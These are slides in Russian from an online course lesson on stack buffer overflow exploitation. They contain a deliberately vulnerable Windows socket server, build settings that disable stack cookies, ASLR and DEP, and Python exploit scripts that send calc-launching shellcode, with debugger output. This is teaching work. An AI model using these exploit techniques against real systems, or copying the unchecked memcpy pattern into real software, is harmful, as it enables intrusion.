ОНЛАЙН-ОБРАЗОВАНИЕ

Меня хорошо слышно && видно?

Напишите в чат, если есть проблемы!

Ставьте + если все хорошо

OTUS

Поиск и эксплуатация уязвимостей


Buffer Overflow и UAF

Пакулов Артур

1

BOf

Пример тестовой программы



```c
#include <Windows.h>
#include <winsock.h>
#include <stdio.h>
#pragma comment (lib, "ws2_32.lib")

#define PORT 4444

/*
*packet = datasize + data
*/
void vuln(char *buf)
{
    LPVOID data;
    DWORD size;
    char localBuf[200];
    size = *(DWORD*)buf;
    data = buf + 4;
    printf("size: %d\nbuf: %s\n",size, data);
    memcpy(localBuf, data, size);
}

int main()
{
    char buf[0x200];
    WSADATA wsaData;
    SOCKET s, client_sock;
    sockaddr_in serv_addr, client_addr;

    WSAStartup(0x202, &wsaData);
    s = socket(AF_INET, SOCK_STREAM, 0);


    serv_addr.sin_family = AF_INET;
    serv_addr.sin_port = htons(PORT);
    serv_addr.sin_addr.s_addr = 0; // слушаем все IP с указанного порта связывание (bind)
    bind(s, (sockaddr*)&serv_addr, sizeof(serv_addr));


    listen(s, 1);

    client_sock = accept(s, NULL, NULL);
    int msize = recv(client_sock, buf, sizeof(buf), 0);

    vuln(buf);
    WSACleanup();

    system("pause");
    return 0;
}
```

В Visual Studio заходим в свойства проекта и выставляем такие настройки:

C/C++

- General: Debug Information Format: Program Database (/Zi)
- Code Generation: Security Check: Disable Security Check (/GS-)
- Code Generation: Basic Runtime Checks: Uninitialized variables (/RTCu)

Linker

- Advanced: Randomized Base Address: No (/DYNAMICBASE:NO)
- Advanced: Data Execute Prevention (DEP): No (/NXCOMPAT:NO)

Это отключит програмный DEP, ASLR и стековые куки


C/C++

- General: Debug Information Format: Program Database (/Zi)
- Code Generation: Security Check: Disable Security Check (/GS-)
- Code Generation: Basic Runtime Checks: Uninitialized variables (/RTCu)

Linker

- Advanced: Randomized Base Address: No (/DYNAMICBASE:NO)
- Advanced: Data Execute Prevention (DEP): No (/NXCOMPAT:NO)

Программа ожидает подключения и принимает пакет данных такого формата:



И выводит данные пакета на экран

Уязвимая «vuln»

Размер аргументов – 4 байта [buf указатель]

Размер локальных переменных – 4 + 4 + 200 = 208 байт

```
void vuln(char *buf)
{
    LPVOID data;
    DWORD size;
    char localBuf[200];
    size = *(DWORD*)buf;
    data = buf + 4;
    printf("size: %d\nbuf: %s\n",size, data);
    memcpy(localBuf, data, size);
}
```


Размер аргументов – 4 байта [buf указатель]

Размер локальных переменных – 4 + 4 + 200 = 208 = 0xD0 байт

```
void vuln(char *buf)
{
    LPVOID data;
    DWORD size;
    char localBuf[200];
    size = *(DWORD*)buf;
    data = buf + 4;
    printf("size: %d\nbuf: %s\n",size, data);
    memcpy(localBuf, data, size);
}
```

```
sub_406CA0 proc near

var_D0= byte ptr -0D0h
var_8= dword ptr -8
var_4= dword ptr -4
arg_0= dword ptr  8

push    ebp
mov     ebp, esp
sub     esp, 0D0h
mov     eax, [ebp+arg_0]
mov     ecx, [eax]
mov     [ebp+var_4], ecx
mov     edx, [ebp+arg_0]
add     edx, 4
mov     [ebp+var_8], edx
mov     eax, [ebp+var_8]
push    eax
mov     ecx, [ebp+var_4]
push    ecx
push    offset aSizeDBufS ; "size: %d\nbuf: %s\n"
call    sub_403BB1
add     esp, 0Ch
mov     edx, [ebp+var_4]
push    edx             ; size_t
mov     eax, [ebp+var_8]
push    eax             ; void *
lea     ecx, [ebp+var_D0]
push    ecx             ; void *
call    j__memmove
add     esp, 0Ch
mov     esp, ebp
pop     ebp
retn
sub_406CA0 endp
```

1. Backup EBP
2. сохранение текущей вершины стека в EBP
3. резервироование места под локальные переменные и их инициализация



Количество байт до адреса возврата


Размер аргументов – 4 байта [buf указатель]

Размер локальных переменных – 4 + 4 + 200 = 208 байт

[209 – 212] старое содержимое регистра ebp
[213 – 217] адрес возврата


```
void vuln(char *buf)
{
    LPVOID data;
    DWORD size;
    char localBuf[200];
    size = *(DWORD*)buf;
    data = buf + 4;
    printf("size: %d\nbuf: %s\n",size, data);
    memcpy(localBuf, data, size);
}
```

Отправим такой пакет:



EBP станет равен 0x42424242
А адрес возврата 0x44332211


Отправим такой пакет:




EBP станет равен 0x42424242
А адрес возврата 0x44332211

datasize_char – содержит в себе число 217


```
import socket
import struct
import sys

host = socket.gethostname()
port = 4444

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))

datasize_char = "\xd9\x00\x00\x00"
ret = "\x11\x22\x33\x44"

shell = datasize_char
shell += 'A'*208
shell += 'BBBB'
shell += ret

s.sendall(shell)
s.close()
```


Ebp = 0x42424242
EIP = 0x44332211
size: 217
buf: AABBBB
x32dbg - File: BoF_Simple.exe - PID: 8C0 - Thread: Main Thread 2F1C
File View Debug Trace Plugins Favourites Options Help Feb 14 2018
CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads
Hide FPU
EAX 0019FAB0
EBX 0021C000
ECX 00000000
EDX 000000D9
EBP 42424242
ESP 0019FB88
ESI 00462CF4 <bof_simple._argc>
EDI 00462CF8 <bof_simple._argv>
EIP 44332211
EFLAGS 00010212
Default (stdcall)
Unlocked
1: [esp+4] 02020202

Ebp = 0x42424242
EIP = 0x44332211
Что находится по адресу, лежащему в eax?



1. Вместо «мусора» мы поместим шелкод
2. Вместо 0x11223344 мы поместим адрес инструкции jmp eax



Адрес и инструкции jmp eax = 0x409365

```
import socket
import struct
import sys

shellcode = "\x31\xdb\x64\x8b\x7b\x30\x8b\x7f"
shellcode +="\x0c\x8b\x7f\x1c\x8b\x47\x08\x8b"
shellcode +="\x77\x20\x8b\x3f\x80\x7e\x0c\x33"
shellcode +="\x75\xf2\x89\xc7\x03\x78\x3c\x8b"
shellcode +="\x57\x78\x01\xc2\x8b\x7a\x20\x01"
shellcode +="\xc7\x89\xdd\x8b\x34\xaf\x01\xc6"
shellcode +="\x45\x81\x3e\x43\x72\x65\x61\x75"
shellcode +="\xf2\x81\x7e\x08\x6f\x63\x65\x73"
shellcode +="\x75\xe9\x8b\x7a\x24\x01\xc7\x66"
shellcode +="\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7"
shellcode +="\x8b\x7c\xaf\xfc\x01\xc7\x89\xd9"
shellcode +="\xb1\x01\x53\xe2\xfd\x68\x63\x61"
shellcode +="\x6c\x63\x89\xe2\x52\x52\x53\x53"
shellcode +="\x53\x53\x53\x53\x52\x53\xff\xd7"


host = socket.gethostname()
port = 4444

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))

datasize_char = "\xd9\x00\x00\x00"
ret = "\x65\x93\x40\x00"

shell = datasize_char
shell += shellcode
shell += 'A' * (208 - len(shellcode))
shell += 'BBBB'
shell += ret

s.sendall(shell)
s.close()
```

Shell код получил управление!

```
import socket
import struct
import sys

shellcode = "\x31\xdb\x64\x8b\x7b\x30\x8b\x7f"
shellcode +="\x0c\x8b\x7f\x1c\x8b\x47\x08\x8b"
shellcode +="\x77\x20\x8b\x3f\x80\x7e\x0c\x33"
shellcode +="\x75\xf2\x89\xc7\x03\x78\x3c\x8b"
shellcode +="\x57\x78\x01\xc2\x8b\x7a\x20\x01"
shellcode +="\xc7\x89\xdd\x8b\x34\xaf\x01\xc6"
shellcode +="\x45\x81\x3e\x43\x72\x65\x61\x75"
```

```
EIP EAX
0019FAB0    31 DB           xor ebx,ebx
0019FAB2    64 8B 7B 30     mov edi,dword ptr fs:[ebx+30]
0019FAB6    8B 7F 0C        mov edi,dword ptr ds:[edi+C]
0019FAB9    8B 7F 1C        mov edi,dword ptr ds:[edi+1C]
0019FABC    8B 47 08        mov eax,dword ptr ds:[edi+8]
0019FABF    8B 77 20        mov esi,dword ptr ds:[edi+20]
0019FAC2    8B 3F           mov edi,dword ptr ds:[edi]
0019FAC4    80 7E 0C 33     cmp byte ptr ds:[esi+C],33
0019FAC8  ^ 75 F2           jne 19FABC
0019FACA    89 C7           mov edi,eax
0019FACC    03 78 3C        add edi,dword ptr ds:[eax+3C]
0019FACF    8B 57 78        mov edx,dword ptr ds:[edi+78]
0019FAD2    01 C2           add edx,eax
0019FAD4    8B 7A 20        mov edi,dword ptr ds:[edx+20]
0019FAD7    01 C7           add edi,eax
0019FAD9    89 DD           mov ebp,ebx
